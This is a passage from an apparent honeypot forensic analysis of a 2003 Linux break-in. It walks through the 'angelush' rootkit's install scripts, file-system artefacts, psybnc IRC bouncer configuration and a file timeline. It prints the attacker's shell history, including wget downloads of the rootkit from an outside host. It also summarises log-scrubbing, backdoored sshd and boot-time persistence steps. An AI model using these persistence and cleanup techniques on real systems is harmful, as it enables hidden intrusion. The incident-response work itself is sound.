            - Cd to /usr/bin/.configuration/".. "/
            - Untar .x.tgz
            - Cd .x
            - Run configure
            - Run make
            - Run start
- call the ./startfile script
    - This is summarized as:
        - If the file /etc/rc.d/rc.sysinit exists then add reference to /etc/rc.d/init.d/init to /etc/rc.d/rc.sysinit
        - Else if /etc/rc.d/rc.local exists then add reference to /etc/rc.d/init.d/init to /etc/rc.d/rc.local
        - Else if /etc/rc.d/init.d/boot.local exists then add reference to /etc/rc.d/init.d/init to /etc/rc.d/init.d/boot.local
        - Else add reference to /etc/rc.d/init.d/init to /etc/inittab
        - If the directory /etc/rc.d/init.d does not exist then make it
        - If the file /etc/rc.d/init.d/init exists then remove /etc/rc.d/init.d/init
        - Move local copy of init to /etc/rc.d/init.d/init
        - Run /etc/rc.d/init.d/init
- call the ./mailme script
    - This is summarized as:
        - Mail the following information to angelush@personal.ro and angelush1986@yahoo.com:
            - Interface information from ifconfig
            - Hostname –f
            - Uname –a
            - W
            - /proc/meminfo
            - ping –c 6 www.yahoo.com
            - routing tables
            - the text "port 56789"
- call the ./clean script
    - We can summarize this script as:
        - Cd to /usr/bin/.configuration/".. "
        - Call the cl with the following arguments:
            - yahoo.com
            - sshd
            - 208.158
            - initd
            - crond
            - mech
            - 209.235

                - rotind
                - 140.186
                - 193.231
                - 81.18
                - 217.156
                - 213.233
                - 193.226
                    - The script cl can be summarized as:
                        - For all files in /var/log that aren't don't have "/", "*", ".tgz", ".gz", ".tar", "lastlog", "utmp", "wtmp" or "@" in their name:
                            - grep –v the argument passed to cl
- call the ./patch script
    - This script patches the box against 1.2.26-31 vulnerability, and can be summarized as:
        - If the file /usr/sbin/sshd exists then
            - copy /sbin/crond to /usr/sbin/sshd
            - killall –HUP sshd
        - if the file /usr/local/bin/sshd exists then
            - copy /sbin/crond to /usr/local/bin/sshd
            - killall –HUP sshd
        - if the file /usr/local/sbin/sshd exists then
            - copy /sbin/crond to /usr/local/sbin/sshd
            - killall –HUP sshd
- install a non-vulnerable version of WuFTPD by rpm
- install pico by rpm
- install wget by rpm
- remove the system socklist and replace with one from the file proc.rpm
- run the script scripts/install
    - We can summarize this script as:
        - Display the exit script
            - We can summarize this script as:
                - Display an ascii picture of an eagle
- print the hostname
- grab interface information
- done

There are a few things to note about the scripts. First some of the scripts make reference to various parts of the t0rnkit rootkit. Second, some of the scripts have been designed such that they autodetect various configurations for /etc/rc.d. The configuration files .c, .d, and .p get moved to /usr/include/hosts.h, /usr/include/proc.h, and /usr/include/file.h respectively. Many of the system files are trojaned or backdoored.

At this point in time, we run the find command to find any files or directories with the name ".":

```
[root@code-3 .rk]# find /mnt/honeypot/ -name ".*" -print
...
/mnt/honeypot/usr/bin/.configuration
/mnt/honeypot/usr/bin/.configuration/..
/mnt/honeypot/usr/bin/.configuration/.. /.x.tgz
/mnt/honeypot/usr/bin/.configuration/.. /.x
...
/mnt/honeypot/home/ftp/.rk
/mnt/honeypot/home/ftp/.rk/.a
...
/mnt/honeypot/home/dan/.emacs
/mnt/honeypot/home/dan/.bash_logout
/mnt/honeypot/home/dan/.bash_profile
/mnt/honeypot/home/dan/.bashrc
/mnt/honeypot/home/dan/.screenrc
/mnt/honeypot/home/dan/.rk
/mnt/honeypot/home/dan/.rk/.a
/mnt/honeypot/home/dan/.rk/.c
/mnt/honeypot/home/dan/.rk/.d
/mnt/honeypot/home/dan/.rk/.p
/mnt/honeypot/home/dan/.rk/.x.tgz
/mnt/honeypot/home/dan/.rk/.x
/mnt/honeypot/home/dan/.bash_history
...
/mnt/honeypot/lib/security/www/.rd
...
/mnt/honeypot/root/dan/psybnc/tools/.chk
[root@code-3 .rk]#
```

Note: due to the volume, the output has been heavily edited, and only relevant entries are shown.

The directories /usr/bin/.configuration, and /usr/bin/.configuration/".. " are unusual. However, because we have already analyzed the install scripts, we expect these directories to be present. To be sure the contents are what we expect, we perform a quick ls:

```
[root@code-3 .rk]# ls -a /mnt/honeypot/usr/bin/.configuration
.  ..  ..
[root@code-3 .rk]# ls -a /mnt/honeypot/usr/bin/.configuration/".. "/
.   cl       read  sl2     tcp.log  write  wscan  wu  .x.tgz
..  curatare  sc    statdx  v        wroot  wted   .x
[root@code-3 .rk]#
```

The output is what we expected. The next suspicious directory we see is /mnt/honeypot/home/ftp/.rk. We had seen this directory before when we first started to examine the file angelush.tgz. We now examine this directory:

```
[root@code-3 .rk]# ls -a /mnt/honeypot/home/ftp/.rk
.  ..  .a  chattr  check  clean  encrypt  firewall  fix  install  lg
mailme  move  patch  remove  startfile  tcp.log  utils
```

```
[root@code-3 .rk]#
```

This looks like the .rk directory after the install scripts have been run. Examining the timestamps of the file /mnt/honeypot/home/ftp/angelush.tgz and /mnt/honeypot/home/ftp/.rk we can surmise that the file angelush.tgz was transferred to the ftp directory and then uncompressed and installed from there.

```
[root@code-3 .rk]# ls -al /mnt/honeypot/home/ftp
total 1128
drwxr-xr-x    7 root     root         4096 May 17 10:19 .
drwxr-xr-x    7 root     root         4096 May 17 10:13 ..
-rw-r--r--    1 root     ftp       1122109 May 17 10:19 angelush.tgz
d--x--x--x    2 root     root         4096 May  5 14:28 bin
d--x--x--x    2 root     root         4096 May  5 14:28 etc
drwxr-xr-x    2 root     root         4096 May  5 14:28 lib
drwxr-sr-x    2 root     ftp          4096 Feb  4  2000 pub
drwxr-xr-x    3 root     root         4096 May 17 10:20 .rk
[root@code-3 .rk]#
```

We see that the timestamp on the file angelush.tgz is 10:19 and the timestamp on the .rk directory is 10:20.

The next directory to examine is /mnt/honeypot/home/dan. This is the home directory for the user dan. In the file /mnt/honeypot/var/log/messages we saw references to the adduser for dan.

```
[root@code-3 dan]# ls -al /mnt/honeypot/home/dan
total 1136
drwx------    3 502      502          4096 May 17 10:21 .
drwxr-xr-x    7 root     root         4096 May 17 10:13 ..
-rw-rw-r--    1 502      502       1122109 May 17 10:18 angelush.tgz
-rw-------    1 502      502           123 May 17 10:21 .bash_history
-rw-r--r--    1 502      502            24 May 17 10:13 .bash_logout
-rw-r--r--    1 502      502           230 May 17 10:13 .bash_profile
-rw-r--r--    1 502      502           124 May 17 10:13 .bashrc
-rwxr-xr-x    1 502      502           333 May 17 10:13 .emacs
drwxr-xr-x    5 502      502          4096 May 17 10:18 .rk
-rw-r--r--    1 502      502          3394 May 17 10:13 .screenrc
[root@code-3 dan]#
```

We again see the file angelush.tgz, however this time the timestamp is before the one in the ftp directory. A quick examination of the .rk directory reveals the standard install of angelush.tgz with two exceptions:

```
[root@code-3 dan]# ls -a .rk
.         dir             ls       remove           v
..        du              lsof     sc               vdir
.a        encrypt         mailme   sl2              write
.c        firewall        md5sum   sshd_config      wroot
chattr    fix             move     ssh_host_key     wscan
check     ifconfig        netstat  ssh_host_key.pub wted
cl        init            new      ssh_random_seed  wu
```

```
clean     install           .p       startfile         .x
core      killall           patch    statdx            .x.tgz
crond     lg                ps       tcp.log
curatare  libproc.so.2.0.6  pstree   top
.d        login             read     utils
[root@code-3 dan]#
```

We now see two more files, core and new. Running the file command on these core and new we get:

```
[root@code-3 .rk]# file core new
core: ELF 32-bit LSB core file Intel 80386, version 1 (SYSV), SVR4-
style, from 'encrypt'
new:  empty
[root@code-3 .rk]#
```

The core file is an image of a process in memory at dump time[12]. Normally this happens when a program crashes. Core files are raw memory dumps at dump time. Running strings on this file we get informative results:

```
[root@code-3 .rk]# strings core
(output truncated)…
REMOTEHOST=56.severin.s-man.net
MAIL=/var/spool/mail/dan
TERM=xterm
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/dan/bin
HOME=/home/dan
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=dan
BASH_ENV=/home/dan/.bashrc
LANG=en_US
OSTYPE=Linux
SHLVL=3
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=01
:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.a
Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rpm=01;31:*.cpio=01;31:*.jpg=01;
01;35:*.tif=01;35:
_=./encrypt
./encrypt
[root@code-3 .rk]#
```

Note: do to the volume, the output has been truncated.

We can see that the attackers REMOTEHOST environment variable is 56.severin.s-man.net.

Examining the file /mnt/honeypot/home/dan/.bash_history we find that some of the attacker's commands were logged:

```
[root@code-3 dan]# cat .bash_history
wget snow.prohosting.com/ryz/angelush.tgz
lynx snow.prohosting.com/ryz/angelush.tgz
```

```
tar xzvf angelush.tgz
cd .rk
./install
[root@code-3 dan]#
```

We see the attacker downloaded the rootkit from the host snow.prohosting.com/ryz. The first time they try using the wget command, and then the attacker uses lynx to transfer the file locally. We're not sure at this point why the attacker tried twice, possibly the wget died the first time. After the file is transferred, the attacker unarchives it and runs the install script.

The next place we want to check is the .bash_history for the root user. Typically hackers gain root access. Since the .bash_history file for the user dan contained keystrokes, it's possible the superuser's does too.

```
[root@code-3 root]# cat .bash_history
(lines showing us login, configure daemons, banner ports, etc.)
less /var/log/syslog
cd /var
ls
cd log
ls
less messages
grep named *
ls
cat htmlaccess.log
exit
w
ps ax
kill -9 8352 8177 7411 7409 7401 7374 7346 518
ps ax
kill -9 638 657 693 716 380 341 297
mkdir dan
cd dan
wget snow.prohosting.com/uzzy05/psybnc.tgz
tar xzvf psybnc.tgz
cd psybnc
./psybnmc
./psybnc
cd ..
ls
w
ps ax
kill -9 4199 4401 4451 4452 4690 4705 550 566 580
ps ax
kill -9 781 782 783 784 4880 5556
ps ax
[root@code-3 root]#
```

We see the attacker examine the file /var/log/syslog. The hacker then switches to the directory /var/log and examines the messages file. The attacker then greps for named, examines the file htmlaccess.log and then logs out. The next login we see the attacker execute the w command, which lists who is

currently logged in. The attacker lists processes running in memory and kills numerous processes, including 7411, 7409, 7374, and 7476, which we had noted earlier in the messages file. After this the attacker executes ps again, kills more processes, and then downloads the file psybnc.tgz. The attacker unarchives the file psybnc.tgz and types ./psybnmc, this is a typo. The attacker then executes ./psybnc, changes directory up one level, executes w again. The attacker lists processes running, kills nine processes, lists processes again and kills six more processes. After this the attacker gets another process listing, and then the file ends.

Since we see the attacker has left keystrokes behind in the file /mnt/honeypot/root/.bash_history, we decide to also check the directory /mnt/honeypot/root:

```
[root@code-3 root]# ls -al
total 40
drwxr-x---    3 root     root         4096 May 17 10:21 .
drwxr-xr-x   17 root     root         4096 May  5 14:20 ..
-rw-------    1 root     root         1426 May 17 13:24 .bash_history
-rw-r--r--    1 root     root           24 Jul 13  1994 .bash_logout
-rw-r--r--    1 root     root          238 Aug 23  1995 .bash_profile
-rw-r--r--    1 root     root          176 Aug 23  1995 .bashrc
-rw-r--r--    1 root     root          182 Mar 21  1999 .cshrc
drwxr-xr-x    3 root     root         4096 May 17 10:23 dan
-rw-r--r--    1 root     root          166 Mar  4  1996 .tcshrc
-rw-r--r--    1 root     root         1126 Aug 23  1995 .Xdefaults
[root@code-3 root]#
```

We see the directory labeled dan, which corresponds to entries we saw earlier in the file .bash_history. Exploring the directory dan we see:

```
[root@code-3 root]# ls -al dan
total 920
drwxr-xr-x    3 root     root         4096 May 17 10:23 .
drwxr-x---    3 root     root         4096 May 17 10:21 ..
drwxrwxr-x   11 root     root         4096 May 17 13:25 psybnc
-rw-r--r--    1 root     root       925198 Jan 22 11:24 psybnc.tgz
[root@code-3 root]#
```

Here we see the file psybnc.tgz, and the directory psybnc. We can correlate this file with the keystrokes in .bash_history showing root downloading the file from snow.prohosting.com/uzzy05. Examining the psybnc directory we see:

```
[root@code-3 psybnc]# ls
CHANGES   lang          motd            psybnc.pid  targets.mak
config.h  log           psybnc          README      TODO
COPYING   Makefile      psybncchk       salt.h      tools
FAQ       makefile.out  psybnc.conf     SCRIPTING
help      makesalt      psybnc.conf.old scripts
key       menuconf      psybnc.md5sum   src
[root@code-3 psybnc]#
```

By examining the file README, we see that this is a psybnc, a feature rich IRC bouncer. From the file README:

"psyBNC 2.3BETA

This program is useful for people who cannot be on irc all the time.
Its used to keep a connection to irc and your irc client connected,
or also allows to act as a normal bouncer by disconnecting from
the irc server when the client disconnects."

We see that the sole purpose for this program is to stay connected to IRC chat channels. Attackers typically use IRC for communication amongst each other. The use of bouncers allows attackers to relay, or "bounce" and hide their true IP.

By examining the file psybnc.conf, and referring to "psyBNC tutorial" by jestrix, we determine the following:

- The program listens on local port 6667, and allows connections from anyone.
- There are two users defined:
  - Dan
  - AlCapone
- The user Dan has the following properties:
  - The irc full name, and user (ident) are both Dan
  - The encrypted password is '51L0d040L`O1H1p1o
  - The user is considered an "admin" (relative to the bot)
  - DCC hiding is enabled
  - Anti idle is disables
  - The client stays connected even when a user quits
  - If the user is kicked, the client auto rejoins the channel
  - The regular, and away nicks are both AnG3LuSH
  - The away message is: ^B^C4Sunt La Mare ... !
  - The message displayed when the user disconnects from IRC: Sunt La Mare ... !
  - The servers used are: fairfax.va.us.undernet.org:6667, milan.it.eu.undernet.org:6667, and eu.undernet.org:6667
  - The user joins the following channels: #2025, #alunis, #alcapone, #severin
- The user AlCapone has the following properties:
  - The irc full name is AlCapone
  - The irc nick name is AlCapone-
  - The irc user (ident) is ^B^C4A-l-C-a-p-o-n-e
  - The encrypted password is: 070Q1`150y`C'm16'e
  - The user is not an admin (relative to psybnc)
  - DCC is enabled

- Anti idle is disabled
- The user auto rejoins channels if kicked
- The following servers are used: mila.it.eu.undernet.org:6667, and eu.undernet.org:6667
- The user joins the channel #2025

Referring back to the find output for suspicious directories/files, we see one directory we have not looked at:

```
/mnt/honeypot/lib/security/www/.rd
```

This directory was created by the script firewall which was executed during the installation of the rootkit angelush.tgz. Examining this directory we see:

```
[root@code-3 .rd]# ls -al /mnt/honeypot/lib/security/www/.rd/
total 12
drwxr-xr-x    2 root     ftp          4096 May 17 10:20 .
drwxr-xr-x    3 root     ftp          4096 May 17 10:20 ..
-rw-r--r--    1 root     ftp           640 May 17 10:20 firewall.log
[root@code-3 .rd]#
```

Examining the file firewall.log we see that it is the output from the script firewall which was executed during the installation of the rootkit. The output lists the status of the firewall via the ipchains command.

At this point we have reviewed data in the /mnt/honeypot/var/log/ files, various unusual directories (directories starting with a "."), and the .bash_history files for the users root, and dan. Attackers typically hide files in the /dev directory because it there are many other files which hide the illegit ones in an ls. Normally files in the /dev directory are either character or block files. We can use the find command to identify any files that are neither character nor block files.

```
[root@code-3 .rd]# find /mnt/honeypot/dev -not -type c -not -type b -
printf "%T@ %k %h/%f\n"
1053192004 36 /mnt/honeypot/dev
1052893225 0 /mnt/honeypot/dev/log
952032920 28 /mnt/honeypot/dev/MAKEDEV
1054261320 0 /mnt/honeypot/dev/initctl
1052170576 0 /mnt/honeypot/dev/fb
1052170576 0 /mnt/honeypot/dev/fd
1052170576 0 /mnt/honeypot/dev/ftape
1052170580 12 /mnt/honeypot/dev/ida
1052170580 0 /mnt/honeypot/dev/isdnctrl
1052170581 0 /mnt/honeypot/dev/nftape
919821014 4 /mnt/honeypot/dev/pts
1052170582 0 /mnt/honeypot/dev/radio
1052170582 0 /mnt/honeypot/dev/ramdisk
1052170583 4 /mnt/honeypot/dev/raw
1052170593 32 /mnt/honeypot/dev/rd
1052170594 0 /mnt/honeypot/dev/sg0
1052170594 0 /mnt/honeypot/dev/sg1
```

```
1052170594 0 /mnt/honeypot/dev/sg2
1052170594 0 /mnt/honeypot/dev/sg3
1052170594 0 /mnt/honeypot/dev/sg4
1052170594 0 /mnt/honeypot/dev/sg5
1052170594 0 /mnt/honeypot/dev/sg6
1052170594 0 /mnt/honeypot/dev/sg7
1052170594 0 /mnt/honeypot/dev/stderr
1052170594 0 /mnt/honeypot/dev/stdin
1052170594 0 /mnt/honeypot/dev/stdout
1052170598 0 /mnt/honeypot/dev/vbi
1052170599 0 /mnt/honeypot/dev/video
1052170599 0 /mnt/honeypot/dev/vtx
1052170599 0 /mnt/honeypot/dev/winradio
1052174105 0 /mnt/honeypot/dev/cdrom
1052174105 0 /mnt/honeypot/dev/cdrom1
1052174108 0 /mnt/honeypot/dev/mouse
1052893235 0 /mnt/honeypot/dev/printer
1053192002 4 /mnt/honeypot/dev/srd0
952424984 20 /mnt/honeypot/dev/mounnt
1018439272 4 /mnt/honeypot/dev/ssh_host_key
1018439272 4 /mnt/honeypot/dev/ssh_host_key.pub
1018439272 4 /mnt/honeypot/dev/ssh_random_seed
1047495894 4 /mnt/honeypot/dev/sshd_config
[root@code-3 .rd]#
```

The first file we see that is suspicious is log. Performing the file command on log we see that it is a socket, it's innocuous. Continuing to examine the files, the next suspicious file we run into is /mnt/honeypot/dev/srd0:

```
[root@code-3 dev]# ls -al srd0
-rw-r--r--    1 root     ftp           933 May 17 10:20 srd0
[root@code-3 dev]#
```

This file is owned by root.ftp and was created at 10:20, around the same time as one of the rootkits we saw. Running the file command on srd0 we get:

```
[root@code-3 dev]# file srd0
srd0: ASCII text
[root@code-3 dev]#
```

Since this is an ASCII text file, we cat the contents:

```
[root@code-3 dev]# cat srd0
EP9v6Qript9zeeNOPjvv0TOGsLitpfrXBUdJblSzFPDobTlPUCEeEzdxglyNos4IvejtbRNdAMxP/d7NhBeFsei
81L9xPpP8ssFZwSeJNGyBYn9Ce3sP2NmfbDqvBpWLMn96HZCHbJRHzwU0BoEWZW66Kw9fmiWgMTnPV7ZmNC2ww
j+SLtDQDuNplNgB2SeObwRcAJbsakLFhwokxxp4Vpn3pL8u0zFWEQVd4aHHRV8MZ6Kw9fmiWgMTnPV7ZmNC2ww
/QSkDUOl2S5d7gJatgVAHghpkztG/dhtPLN00POwLLXVS3ccyoWJvoHxARS2Az4+6Kw9fmiWgMTnPV7ZmNC2ww
TGOJbC6M6nRRFYEcOoGNMfF1uvg9tob1vhAfpxIG9O1nylbaCJUtkIZtodypSCex6Kw9fmiWgMTnPV7ZmNC2ww
CilGhbZV2Oy5rYkTzGNlnX46TQfiYLBIUfxda7u4n75oRfJqqJhR5/4k+4vDqwlW6Kw9fmiWgMTnPV7ZmNC2ww
2NE8MkaiNgCKPImVAAe6C9ixhrmDQAsDlKyCJmh6G9VeJXrXJa7qZnx6YxGxuRR/6Kw9fmiWgMTnPV7ZmNC2ww
8g9jd0RequcepVZErfHfAgaVSmqRHozG7FSbQrgHgxYey79Qfk5JZcRiASMjCLtTQlyTB2rC+fnQTcb9YL85iei
6BCaCaChF0AqV4tDfuQMG6080WLIjmqzho3B6lbKSL1C2DSuxCWu5vgapmla+YFx6Kw9fmiWgMTnPV7ZmNC2ww
sBIkNL9LvGzHREGr5rfQO3i311L/Ic1UpExoaX3MN2rnnApDPhNqf9Y82i7BX/UHVWRY+R8hmtWPTN9aYJrjdui
[root@code-3 dev]#
```

This appears to be garbage. Referring back to the install script for the angelush rootkit, we see that the file srd0 contains the encrypted md5sums for binaries, and is created by the script remove.

The next odd file is mounnt. Referring back to the analysis of the angelush rootkit we see that the file mounnt is the original /bin/login executable, which is called by a trojaned /bin/login.

The last 4 files are also suspicious: ssh_host_key, ssh_host_key.pub, ssh_random_seed, and sshd_config. These appear to be ssh configuration files, and are normally found under the /etc directory, not the /dev directory. Running the file command on each of these four files we see:

```
[root@code-3 dev]# file ssh_host_key ssh_host_key.pub ssh_random_seed
sshd_config
ssh_host_key:     data
ssh_host_key.pub: ASCII text, with very long lines
ssh_random_seed:  data
sshd_config:      ASCII English text
[root@code-3 dev]#
```

Two of the files are data, meaning that the file command couldn't recognize them. The file ssh_host_key.pub is an ASCII text file with very long lines. Running cat on this file we see:

```
[root@code-3 dev]# cat ssh_host_key.pub
1024 41
159818447991912290122435323528211360314206634394829453545442539416987331327458844259500
089985128022334242315996001507692596447665110 39 root@dev57.msidg.com
[root@code-3 dev]#
```

This appears to be a public key file for the SSH daemon. Do to the large amount of output contained in the file sshd_config, we will summarize its contents here. This config file sets up a listener on port 41236, reads the host key from /dev/ssh_host_key, and the random seed from /dev/ssh_random_seed. The SSH daemon uses 768 bit keys for encryption/decryption.

Attackers normally install trojaned SUID files. SUID stands for set-user id. When a user runs a SUID file, they gain the effective user id of the file's owner, not their own. SUID files do have a legit purpose (e.g. passwd, chfn, chsh, etc.) however attackers also like to install them. We can use the find command to find all of the suid files in the system:

```
[root@code-3 dev]# find . /mnt/honeypot \( -perm -004000 -o -perm -
002000 \) -type f -ls
 32258   16 -rwxr-sr-x   1 root     mail        15280 Feb 21  2000
/mnt/honeypot/usr/lib/emacs/20.5/i386-redhat-linux-gnu/movemail
 62289   36 -rwsr-xr-x   1 root     root        35168 Feb 16  2000
```

```
/mnt/honeypot/usr/bin/chage
 62291   36 -rwsr-xr-x   1 root     root        36756 Feb 16  2000
/mnt/honeypot/usr/bin/gpasswd
 62299    8 -r-xr-sr-x   1 root     tty          6128 Mar  7  2000
/mnt/honeypot/usr/bin/wall
 62523   36 -rwsr-xr-x   1 root     root        33288 Mar  1  2000
/mnt/honeypot/usr/bin/at
…
[root@code-3 dev]#
```

Note: do to the volume, the output has been truncated.

Examining the output from the find command, we don't find any unusual or suspicious SUID files.

The last set of files we check are the system startup files. Typically attackers will modify the startup files so their backdoors and bots will survive reboots. These files are located under /etc/rc.d. Examining these files we find the file /mnt/honeypot/etc/rc.d/rc.sysinit contains a suspicious line:

```
[root@code-3 rc.d] cat rc.sysinit
(output truncated)
…
# last init script
/etc/rc.d/init.d/init
[root@code-3 rc.d]#
```

Note: do the to volume, the output was truncated. Relevant lines are shown.

We see that this tells the script rc.sysinit to run the script /etc/rc.d/init.d/init. Examining this script we see:

```
[root@code-3 rc.d]# cd init.d
[root@code-3 init.d]# cat init
#!/bin/sh

x=`pwd`


PATH=/bin:/usr/bin:/sbin:/usr/sbin
export PATH

crond &

cd /usr/bin/.configuration/".. "/

PATH=".";export PATH

write  & >> /dev/null


PATH=/bin:/usr/bin:/sbin:/usr/sbin
export PATH
if [ -d .x ];then
cd .x >> /dev/null
```

```
./start >> /dev/null

fi
cd $x > /dev/null



[root@code-3 init.d]#
```

We see that this script cd's to /usr/bin/.configuration/".. " and runs write, and if the .x directory exists is cd's to .x and runs start. From the rootkit analysis we see that the write program is a copy of linsniffer. The files in .x are the adore rootkit, a loadable kernel module rootkit. The script start loads the kernel module.

Media Analysis of System (summary):

In this section we have covered the file system. Our findings are summarized as follows:

- From the log files in /mnt/honeypot/var/log we can create a small timeline of events:
  - At 09:44:16 a possible autowu buffer overflow was executed
  - At 10:13:21 a user connected to the telnet daemon
  - At 10:13:42 the user dan was added
  - At 10:13:55 the password for dan was changed
  - At 10:14:03 the user dan logged into rlogin
  - At 10:18:05 another possible autowu buffer overflow was executed
  - At 10:18:50 mail was sent to from dan to angelush@personal.ro
  - At 10:20:03 the portmap daemon was stopped
  - At 10:20:14 a sniffer was started
  - From 10:20:25 – 10:20:36 the syslog daemon was restarted multiple times
  - At 10:20:37 we see ssh output from the cron daemon (this output was later verified by finding a backdoored crond which is really a copy of the SSH daemon)
  - From 10:20:41 – 10:21:06 the syslog daemon was restarted multiple times
  - At 10:25:52 there is a connect from proxyscan.undernet.org (implying an initial outbound connection from Matrix to the undernet network)
  - At 10:29:16 there is a port scan from a Chinese IP. We have determined that this is probably an unrelated probe.
- From the log files we were able to extract 6 distinct IPs:
  - 196.33.212.3 – South African
  - 200.63.93.250 – Argentinian
  - 193.230.222.196 – Romainian
  - 210.22.153.3 – Chinese

    - 193.230.222.195 – Romainian
    - 193.230.222.199 – Romainian
- There was a rootkit installed that we call the angelush rootkit (named after the tar gz file that contained the rootkit). Two copies of the rootkit were found, one in /mnt/honeypot/home/dan and one in /mnt/honeypot/home/ftp. It appears that the copy from /mnt/honepypot/home/ftp was installed, the copy from /mnt/honeypot/home/dan was not.
    - The rootkit appears to be composed of various other rootkits including linux rootkit, tornkit, beastkit, and adore. The rootkit also contains binaries which contain romainan strings. We were unable to identify these binaries from other rootkits. We were able however to identify the purpose of these individual binaries.
    - The rootkit replaces various system binaries with trojaned versions
    - The rootkit installs an ssh backdoor on port 41236
    - The rootkit creates the directory /lib/security/www/.rd which contains the output from the script firewall in the rootkit directory
    - The rootkit creates the directory /usr/bin/.configuration/".. "/ which contains copies of attack binaries, and a subdirectory called curatare. The subdirectory contains clean system binaries should the attacker need access to them.
    - The rootkit modified /etc/rc.d/rc.sysinit to call a startup script (/etc/rc.d/init.d/init) to start a sniffer, and install the adore kernel module upon each reboot.
- The directory /mnt/honeypot/root contains a directory named dan which contains a psybnc, an IRC "bouncer" used to maintain continual communication with IRC servers
    - The psybnc was configured to have two users Angelush (admin) and AlCapone (regular). Angelush was configured to join channels #2025, #alunis, #alcapone, and #severin. AlCapone was configure to join channels #2025.
- The history files for users dan and root contained commands by an attacker.

Timeline analysis:

We will now perform a timeline analysis. We will generate a listing of the "mactimes" of all of the files on the system. Mactimes are the modification, access, and change times of each file. The tools we use to do this are a part of TCT[14], and TASK[15] or The Coroner's Toolkit and The Atstake Sleuth kit. These toolkits are a series of utilities to aid with the process of performing forensic analysises on computer systems. The first tool we use is fls, which gathers information about files from a given disk image (whether live or deleted). The

output from fls isn't very human friendly, so we use the too mactime to create a human friendly listing.

```
[root@code-3 evidence]# fls –f linux-ext2 –m / -r –p matrix.hda1.img >>
matrix.hda1.fls
[root@code-3 evidence]# mactime –g /mnt/honeypot/etc/group –p
/mnt/honeypot/etc/passwd < matrix.hda1.fls > matrix.hda1.mactimes.txt
[root@code-3 evidence]#
```

Examining the file matrix.hda1.mactimes.txt we can recreate a timeline based off of when the files were modified/accessed/created. It is important to note that this method does contain a serious drawback, it only records that last timestamp for any given property (modify/access/create), so if the cron daemon runs and accesses various system files, those files will reflect the timestamp of the cron daemon access.

With this in mind, we can see the first login by examining the first few lines of the file /mnt/honeypot/var/log/wtmp:

```
[root@code-3 output]# last -f /mnt/honeypot/var/log/wtmp
(output truncated)
...
root     tty1                          Mon May  5 18:40
reboot   system boot  2.2.14-5.0       Mon May  5 18:38

wtmp begins Mon May  5 18:38:59 2003
[root@code-3 output]#
```

Note: do to numerous scans for FTP, there were a number of lines out output showing logins by the ftp daemon. These logins are not relevant to this portion of the investigation and have been edited out.

We see that the system was first booted on May 5th at 18:38. After this we see a root login. This corresponds to us logging in, and turning on services with ntsysv. We also bannered logins by modifying the files /etc/issue.net, and /home/ftp/welcome.msg

The next event was the power outage on May 13th, at approximately 20:00. The system was brought back online at 23:20. We get this information from the output of last command.

```
reboot   system boot  2.2.14-5.0       Tue May 13 23:20
```

Reviewing from our log-file based timeline earlier, the next event is a possible auto-wu overflow on May 17th at 09:44. This is confirmed by examining the output from the last command:

```
ftp      ftpd7346     196.33.212.3     Sat May 17 09:44
```

The next piece of timestamp information comes from the log-file timeline. We see a connect to the telnet daemon at 10:13:21. We can see this is confirmed by

an entry in our mactimes file for the file /etc/issue.net. This file is displayed when the telnet daemon is first connected to:

```
Sat May 17 2003 10:13:23       693 .a. -/-rw-r--r-- root     root
49737    /mnt/honeypot/etc/issue.net
```

Examining the mactimes further, we see that at 10:13:42 the useradd program is called. This correlates to output we had seen earlier in the file /mnt/honeyypot/var/log/messages:

```
Sat May 17 2003 10:13:42     4096 .a. d/drwx------ dan      dan
80608    /mnt/honeypot/home/dan
                                5 ma. -rw------- root     ftp
49750    <hda1-dead-49750>
                              476 .a. -/-rw------- root     root
46747    /mnt/honeypot/etc/group-
                              396 .a. -/-rw------- root     root
49728    /mnt/honeypot/etc/gshadow-
                             1180 .a. -/-rw-r--r-- root     root
46742    /mnt/honeypot/etc/login.defs
                             4096 m.c d/drwxr-xr-x root     root
15493    /mnt/honeypot/home
                                5 ma. -/-rw------- root     ftp
49750    /mnt/honeypot/etc/gshadow.lock (deleted)
                                7 .a. l/lrwxrwxrwx root     root
124050   /mnt/honeypot/usr/sbin/adduser -> useradd
                            53200 .a. -/-rwxr-xr-x root     root
124062   /mnt/honeypot/usr/sbin/useradd
                               96 .a. -/-rw------- root     root
46741    /mnt/honeypot/etc/default/useradd
                              333 .a. -/-rwxr-xr-x dan      dan
80609    /mnt/honeypot/home/dan/.emacs
```

We then see that the the passwd command was called at 10:45, and that encryption libraries were access at 10:13:53. This corresponds to our entries in our log-file timeline when the password for dan was changed:

```
Sat May 17 2003 10:13:45        16 .a. l/lrwxrwxrwx root     root
96515    /mnt/honeypot/usr/lib/libpopt.so.0 -> libpopt.so.0.0.0
                            12244 .a. -/-r-s--x--x root     root
64493    /mnt/honeypot/usr/bin/passwd
                              250 .a. -/-rw-r--r-- root     root
111281   /mnt/honeypot/etc/pam.d/passwd
                              250 .a. -/-rw-r--r-- root     root
111281   /mnt/honeypot/etc/pam.d/passwd- (deleted-realloc)
                            25654 .a. -/-rwxr-xr-x root     root
96516    /mnt/honeypot/usr/lib/libpopt.so.0.0.0
Sat May 17 2003 10:13:53     1024 .a. -/-rw-r--r-- root     root
93700    /mnt/honeypot/usr/lib/cracklib_dict.hwm
                            11356 .a. -/-rw-r--r-- root     root
93702    /mnt/honeypot/usr/lib/cracklib_dict.pwi
```

Note: The timestamps between the access times and the syslog entries are different by two seconds. The two second time difference can be attributed to

having to: opening and loading libraries, perform the calculations required to encrypt the password, and actually communicating the information to the syslog daemon.

Our next entry in the timeline is the rlogin by dan from 56.severin.s-man.net This is confirmed from the log files in /mnt/honeypot/var/log, the wtmp file, and by our mactimes:

```
Sat May 17 2003 10:14:03     1504 .a. -/-rw-r--r-- root     root
109947   /mnt/honeypot/etc/security/console.perms
```

And

```
Dan      pts/0        56.severin.s-man Sat May 17 10:14
```

Examining our mactimes, we then see the user dan execute lynx and download the file angelush.tgz. This corresponds to the commands we found in the file /mnt/honeypot/home/dan/.bash_history:

```
Sat May 17 2003 10:17:17  1050224 .a. -/-rwxr-xr-x root     root
